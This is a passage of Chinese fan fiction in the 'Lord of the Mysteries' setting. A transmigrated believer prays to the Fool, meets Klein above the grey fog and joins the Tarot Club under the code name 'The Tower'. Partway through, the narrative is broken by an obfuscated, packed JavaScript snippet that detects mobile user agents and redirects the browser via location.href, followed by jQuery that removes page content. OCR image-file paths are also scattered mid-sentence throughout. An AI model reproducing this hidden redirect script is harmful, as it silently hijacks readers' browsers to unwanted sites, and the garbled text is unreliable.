他还是站在那里,在空荡的教堂之中,在圣徽之前,似乎从未离开,似乎刚刚的一切都是一场幻梦。
伊莱亚突然感知到自己的肺的存在,呼吸从停止到用力,再到喘着粗气疯狂的咳嗽,好似要把刚刚堆积起来的所有恐惧、压力、迷茫、困惑全部抛却。
“怎么了吗?”主教先生的面容依然慈和,只是带上了些许担忧。
“没什么,”伊莱亚狠狠地咳了几声,断断续续地回复,“我,我刚刚听到女神的声音了,太过激动没控制住。”
他调理好自己的气息,熟练地在胸口点四下,画了个红月,脸上扬起一个微笑,“赞美女神。”
他要保持好自己“女神眷者”的身份。虽然不知道他曾为此付出什么,但是既然不是真正的无端的馈赠,那么他也可以坦然面对,并且认真装的像个虔信徒。
主教看他没问题了,点点头,也重复了一遍赞美,“相信很神谕会给您带来答案。”
——
黑夜教会在周围有不少房产,给神职人员居住,也有一些拿来出租和给有需求的信徒短居。
伊莱亚抱着生活用品,跟着工作人员进了整理好的房子,关上门,没仔细打量房屋装潢,只是把自己往沙发上一扔,长出了一口气。
女神、眷者、游戏、异种、苜蓿号、黑荆棘……一大堆事情叠在一起,带来无尽的疲惫和焦虑、茫然。
他不知道自己究竟是什么,为什么会穿越,不知道女神一上来就坦白身份的意图为何,更不知道那个“交易”的人到底是原身还是被抹去记忆的自己……
非凡世界好麻烦。
要是能不思考就好了。
深绿色的眼睛直直地盯着木质的天花板吊顶,任由纷乱的思绪漫过脑海。
好半晌,他猛的坐起。
游戏里给过他眷顾的女神在这个世界也知道他的身份并且给他眷者身份的话,那在游戏里对他更好的愚者……
不会也清楚这些东西吧?
伊莱亚夺门而出,从街上面包店买了一个白面包,又去饭店打包了一份费内波特面,一份海鲜饭和一个迪西馅饼。
然后他在商店买了蜡烛,回到房里,翻出了主教塞给他的一堆仪式材料里的小刀和精油。
“四根蜡烛放四角,浇上精油,然后一边放一份主食……”这是伊莱亚极其稀薄的神秘学知识之中难得被记住的仪式。
虽然玩家们更多称其为“愚者快递”,但是实质上,这是一种必然指向愚者,可以引起愚者兴趣并取悦神明的仪式。
他用银制小刀画出隔绝干扰灵性之墙,然后跪在被布置成祭坛的房间中央,双手十指交握成拳,头颅低垂,娴熟得如同曾经做过无数次祈祷和祭祀那样——
“不属于这个时代的愚者啊;”
“你是灰雾之上的神秘主宰;”
“你是执掌好运的黄黑之王。”
“我祈求您的帮助。”
“我祈求您的眷顾。”
水仙花街2号,莫雷蒂宅。
克莱恩·莫雷蒂吃饭的动作突然停住了。
他的灵性受到触动,他听到了不知何处而来的虚幻的呼喊。
4. 好巧啊都是老乡
作为一个正在学习各种非凡知识不停充实自己的新晋非凡者,克莱恩对于仪式魔法也有了许多了解。
这意味着,他知道自己听到的那段话是用于常用于祭祀的赫密斯语,也知道这样的祈祷格式大多指向神明。
他飞快吃完剩下的食物,匆匆向兄长和妹妹说了一声便飞快跑进了自己的房间,逆走四步登上灰雾。
他目前只有序列九,灵性不算非常强大,暂时听不清那祈祷具体的内容。只有在能够增强实力和灵性,剔除干扰的灰雾之上。才能尽可能搞清楚这段咒文里到底说了什么。
浩瀚无垠的灰雾之中是恢宏高大的神殿,神殿中央穹顶之下,是青铜制成的雕花长桌和二十二把高背椅。
克莱恩娴熟的坐在上首,凝神看向新亮起的深红色如星辰一般闪烁着的光点。
上次他看到这样的光点的时候不小心碰到了,然后就把两个人拉上来灰雾,顺势装成复苏的古神,建立了塔罗会。
这次他小心多了,端坐在高背椅上,认真的听着光点里那个虔诚祈祷的人影的言语。
他现在终于能听清这人说的话了,但是这并没有让他很惊喜,因为他突然意识到,这段咒文的每一句话,都在向他靠拢!
“不属于这个时代的愚者”,他并非这个时代的人,而他的自称正是愚者;
“灰雾之上的神秘主宰”,这片灰雾上,他就是唯一的主人;
“执掌好运的黄黑之王”,这句话,他第一下没有反应过来,直到突然灵光一闪——这不就是“福生玄黄天尊”的翻译?
福生玄黄天尊,就是克莱恩登上灰雾前必须念诵的咒文!
很难说想明白咒文含义的那一刻克莱恩有多震撼。他确实有准备研究一段能指向自己的咒文来让塔罗会中的两个成员试试是否有用,但是这不代表他能接受有人突然说出了能指向他的祈祷词!
尤其是,在他还没有想出具体咒文的内容,在愚者这个身份只认识了“倒吊人”先生和“正义”小姐的事实中,怎么可能有人能找到指向“愚者”的三段式描述?
深红色星辰中波浪般晃动的光影里,能看到虔诚垂首,脊背却笔直的身形。
角落里,还能看到几盘熟悉的主食。
……这暗红色的头发有点眼熟。
克莱恩想。
挺有辨识度,白天刚刚见过。
他当时还吐槽这人名字和言行都有点像穿越者,甚至可能藏了不少秘密,现在眼看着就要露出来一个了。
一个没有身份的、失忆的、甚至不是高序列的非凡者,怎么会知道一位刚刚出现于世上的“神明”?
克莱恩深吸一口气,伸出手指,轻点了一下那个深红色的“星辰”,与其建构了简单的联系。
深红色的光芒爆裂开来,焕发出煌煌光芒,如同骤燃的焰火,又在弥散的灰雾中流淌凝聚成人形。
暗红色的及肩直发,深绿的眼眸,轮廓分明的英俊面孔,一身崭新的教会神职者制服,正是白天刚出警局就喜提女神眷者身份的伊莱亚·加拉哈德。
——
在察觉到环境变了的下一瞬,伊莱亚近乎本能般的低下头,看向地面上如云朵般卷舒飘散的灰雾,没有直视前方座椅上的神明。
“赞美您,愚者先生。”
他熟练地以手按胸,微微鞠躬。
这是愚者教会的基本礼节,也是每个教会的成员最为熟练的姿势。这个动作在愚者教会中的地位类似于黑夜教会的“画红月”。
他有点紧张,但是姿态还算平静。
在游戏里,伊莱亚几乎每天都会向愚者祈祷,拿愚者赐福——作为愚者眷者,这个赐福能给他带来全属性增幅百分之三十的加成,完全无法拒绝——但是他确实没在游戏里见过愚者本人。
官方给出的理由是神明居于星界,不会轻易降临人世,更不会随意接触凡人,但是虔诚的祈祷可以抵达神明的耳畔。
因为愚者赐福的buff实在太香,所以伊莱亚每次祈祷都非常虔诚,如果那是真实的世界的话,估计愚者也能天天听到他请求帮助的祈祷吧……咳咳。
不能想下去了,这可是在神明面前。伊莱亚努力压住自己蓬乱的思维。
“叩叩。”
他听到长桌上首,那道被萦绕的灰雾掩盖了面容和身形的存在姿态随意地敲了一下桌子,轻笑了一声:“不必如此,抬起头吧。你为何祈祷?”跟不让看见任何东西还威压强大的黑夜女神比起来,愚者真是个好人,哦不,亲民的神,甚至会在一开始就收敛身为神明所自带的压力,和看到他变狼人之后才收力的黑夜女神完全不一样。
没有诋毁女神的意思,感谢女神打赏的眷者和钱和材料。伊莱亚真诚地在心底低语。
然后他深吸一口气,开始陈述自己准备好的理由——当然不会把所有事情全说,但是确实全是真话:“愚者先生,我失去了很多记忆(我失去了原身的记忆),也不知道为什么会在这里(我不知道为什么会穿越),但是在我的感觉里,您已复苏多年,强大如同万物的支柱,您的信徒遍布世界,您的伟力可以撼动地球。
我应当信仰着您,敬爱着您,您的光辉照耀着我前行的道路(我会像爱您给的buff一样虔诚的信仰您,您的赐福永远照耀着我的游戏之路)。”
……你说的是我吗?hello?我现在只是一个装成复苏古神的序列九,你说的那个夸张强大的像上帝降临的“愚者”是谁?克莱恩面色不改,心里忍不住吐槽。
我当真神?真的假的?
但在伊莱亚说这段话的时候,克莱恩一直开着灵视看他的情绪。
他看得出来,伊莱亚此刻兴奋又平静,似乎在思索着什么,而他在灰雾之上增强了的灵性直觉告诉他,面前的人没说谎。
他好像是真的把我当成了一位很强大的神明,好像是真的在信仰愚者……克莱恩听着伊莱亚真情实感的倾诉,表情不变,思绪却逐渐诡异。
女神眷者跑来信仰邪神吗?他信仰的那个“愚者”,真的是我吗?
于是克莱恩又敲了一下桌子,打断了“信徒”的发言,声音低沉:“我才刚复苏不久,也
;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17334481|199221||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
并未传播我的尊名。你确定你信仰的神明是我吗?”
不是说愚者是打击末日的主力吗?什么叫末日马上就到了愚者才刚复苏?祂恢复的那么快吗,这么几年之间就从刚复苏到旧日了?
不对,不对,要是愚者刚复苏的话,那我就不能是“信仰愚者已久”的信徒了。总不能说我一直信仰一个伪装成愚者的邪神吧。
说我是穿越进了游戏也不行……但是穿越应该可以。伊莱亚想到女神的英语,又想到游戏里愚者教会出版的罗塞尔日记全集,心一横。
赌一把,万一愚者会汉语呢?
于是他自然地抬起头,望向那张被灰雾遮掩的面容,鲁恩语改成了字正腔圆、词句清晰的中文:
“我也不清楚为什么会这样,虽然我失忆了,但是我确定我信仰的就是您,愚者先生。”
“我怀疑是我穿越了。”
伊莱亚的话音落下,灰雾之上只余沉默。
伊莱亚说完就低下了头,屏息紧张,半晌,才听到愚者恢宏而低沉的声音,语调很柔和,声音很耳熟,“好,我知道了。我会定期举办集会,你想加入吗?”
是中文。
真的是中文。
愚者真的说中文!
而且一听就是母语水平。
伊莱亚深深吸了口气。说英语的女神,说中文的愚者,就算现在告诉他还有什么神会说俄语他也不会意外的。
等等,愚者让他加入什么?愚者的神前会议?那不就是传说中全员天使的塔罗会吗!
“我愿意!”怎么会有不想加入塔罗会的愚者信徒呢?
“塔罗会的惯例是从二十二张大阿卡纳牌当中选一个代号,现在已经有的是【正义】和【倒吊人】。”愚者的声音平稳,带着神秘的气息,“你想要什么代号?”
囚犯途径对应的塔罗牌是节制,但是伊莱亚模糊的记忆里【节制】已经有人了。剩下的牌……说实话,他记不清。他真的不怎么关注剧情和角色,
能记得【节制】还是因为这是和他同途径的前辈。
“能请您去掉已经有人的牌之后。为我抽一张塔罗牌吗?我想将那张牌作为我的代号。”
作为占卜家序列顶端的愚者肯定可以为他抽出最符合命运的牌。
而且四舍五入就算是愚者亲手给他起的代号!要是愚者同意的话,他这辈子就不换代号了!
灰雾之后的占卜家笑了笑,“好。”
于是青铜桌面上的灰雾漫流聚集在一起,凝成18张塔罗牌。这是去掉了作为首尾的【愚者】、【世界】以及已经有人了的【正义】和【倒吊人】之后剩下的卡牌。
首座上一身正装的神明行云流水般洗牌,然后把牌展成扇形,抽出位于扇形正中央的那张牌,放在桌上,推到伊莱亚面前,翻开。
竖长的塔罗牌上,矗立着由地至天的白色高塔,塔顶有雷电轰鸣与烈火灼烧,再细细看去,有小小的人形从塔上掉落。
【高塔】牌!
“欢迎你,【高塔】。”
他听见那崇高却亲切的存在如此说道。
5. 源质空间与罗塞尔
伊莱亚睁开眼睛。
房间里加了精油的蜡烛燃烧出清幽的香味,和食物的气味混合在一起,有股奇怪的感觉。
他把东西收拾起来,拉开窗帘,任由绯红的月光透进玻璃,为地板笼上一层红纱。
说实话,他来到这个世界第一次有“我穿越了”的想法就是因为看到了悬于天空的红月。
当时那个与记忆中的月亮截然不同的天体给伊莱亚带来了极大的震撼,也让他切身实地的意识到世界真的变了。
伊莱亚收回视线,席地而坐,思绪沉入脑海。
他应当确实是穿进了“游戏”,或者说,游戏就是按照这个世界的现实创作出来的产品。
准确的说,游戏的背景世界观是他身处的这个世界几百或者几千年后的现实。
在游戏里最出彩的神明在这个时代同样存在,不过女神的教会已经昌盛多年,而愚者才刚刚复苏,一切处于百废待兴的阶段。
而且,这俩神还都和他一样是穿越者。
